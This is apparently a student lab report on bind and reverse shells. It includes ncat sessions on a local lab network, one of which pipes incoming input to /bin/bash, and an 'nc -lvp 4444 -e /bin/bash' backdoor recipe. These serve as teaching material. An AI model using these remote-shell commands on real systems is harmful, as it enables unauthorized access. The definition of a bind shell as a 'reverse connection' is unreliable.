
CSN LAB3: Team work


TASK3

1. **Define the following:**
   . ***bind shell:*** bind shell is a type of reverse connection established between two computers over a network. It's a technique often used in hacking or penetration testing to gain unauthorized access to a target system. In a bind shell, the target machine listens on a port, and the attacker machine connects to it. Once connected, the attacker gets a shell.
   To test how bind shell works (my classmate and i) used the ncat command:
   On my side:




```
PS /home/julio> ncat -nvlp 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: bind to 0.0.0.0:4444: Address already in use. QUITTING.
PS /home/julio> ncat -nvlp 8888
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 10.1.1.23:39830.
hello it is etienne
```

   On his side:




```
snowish@snowish-HP-EliteDesk-800-G1-SFF:~$ ncat 10.1.1.202 4444
Ncat: Connection refused.
snowish@snowish-HP-EliteDesk-800-G1-SFF:~$ ncat 10.1.1.202 4444
Ncat: Connection refused.
snowish@snowish-HP-EliteDesk-800-G1-SFF:~$ ncat 10.1.1.202 8888
hello it is etienne
ls
```

   . ***Reverse shell:*** Reverse shell is a type of shell session that allows an attacker to remotely access and control a target machine. Unlike a traditional shell session where the attacker initiates a direct connection to the target, in a reverse shell, the target machine initiates the connection to the attacker's machine.To (http://machine.To) test how reverse shell works, etienne entered my shell and executed a few commands:
   On his side:



```
snowish@snowish-HP-EliteDesk-800-G1-SFF:~$ ncat 10.1.1.202 8888
ls
whoami
```

   On my side:



```
PS /home/julio> ncat -nvlp 8888 | /bin/bash
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 10.1.1.23:54170.
CSN       db-1.der  db-3.der  db-5.der  Desktop    Downloads  Music     private_key.pem  pyew  snap     task23.c   Videos
db-0.der  db-2.der  db-4.der  db.esl    Documents  julio      Pictures  Public           pyEW  SSN_LAB  Templates
julio
```

Etienne connected to my shell, while I was in listening mode. He executed the ls command and whoami

2. **List and give short explanations on the shell types in linux.**
   . ***Bash:*** Bash is the most widely used shell in Linux systems. It's an open-source implementation of the Unix shell. Bash is known for its flexibility, customizability, and extensive feature set.
   . ***Zsh:*** Zsh is a shell that's known for its advanced features, such as improved tab completion, globbing, and spell checking. It's highly customizable and is often preferred by power users.
   . ***Tcsh:*** Tcsh is a shell that's based on the C shell, with additional features and improvements. It's known for its interactive features, such as command-line editing and job control.
   . ***Ksh:*** Ksh is a shell that's developed by David Korn at Bell Labs. It's known for its compatibility with the Bourne shell and its advanced features, such as command-line editing and job control.
   . ***Fish:*** Fish is a user-friendly shell that's known for its interactive features, such as auto-suggestions, syntax highlighting, and a customizable prompt.
   . ***Bourne Shell:*** Bourne shelle is the original shell in Unix and Linux.

3. **What is netcat's gaping security role ?**
   Netcat's "gaping security hole" typically refers to its ability to function as a backdoor when improperly configured. This vulnerability arises when Netcat is used to create a listener that can execute commands remotely, enabling an attacker to take control of a machine.
   - ***Recreating the Netcat Backdoor Vulnerability***
   . Victim's Machine: Setting up a Netcat Listener

   - An attacker, after compromising a system, can run Netcat in a way that listens on a specific port and executes a shell when a connection is made:

     nc -lvp 4444 -e /bin/bash

Explanation:

- nc: Runs Netcat.
- -lvp: Tells Netcat to listen on a specific port, verbosely show connections, and use the specified port (4444 in this case).
- -e /bin/bash: Spawns a bash shell when a connection is established.

. Attacker’s Machine: Connecting to the Victim

- Once the listener is set up on the victim's machine, the attacker can connect to it using Netcat:

  nc <victim-ip> 4444

  - nc <victim-ip> 4444: Connects to the victim’s machine on port 4444.

Once the connection is established, the attacker has a shell on the victim's machine, allowing them to execute commands remotely, as though they were logged into the system.
- ***Security Hole Explanation:***
This scenario demonstrates Netcat’s biggest security vulnerability: remote shell access without any security mechanisms like authentication or encryption. The vulnerability becomes especially critical when:

- Netcat is used with the `-e` option, which spawns an executable or shell upon connection.
- No security boundaries are in place: Once connected, the attacker can issue any commands available to the user running Netcat.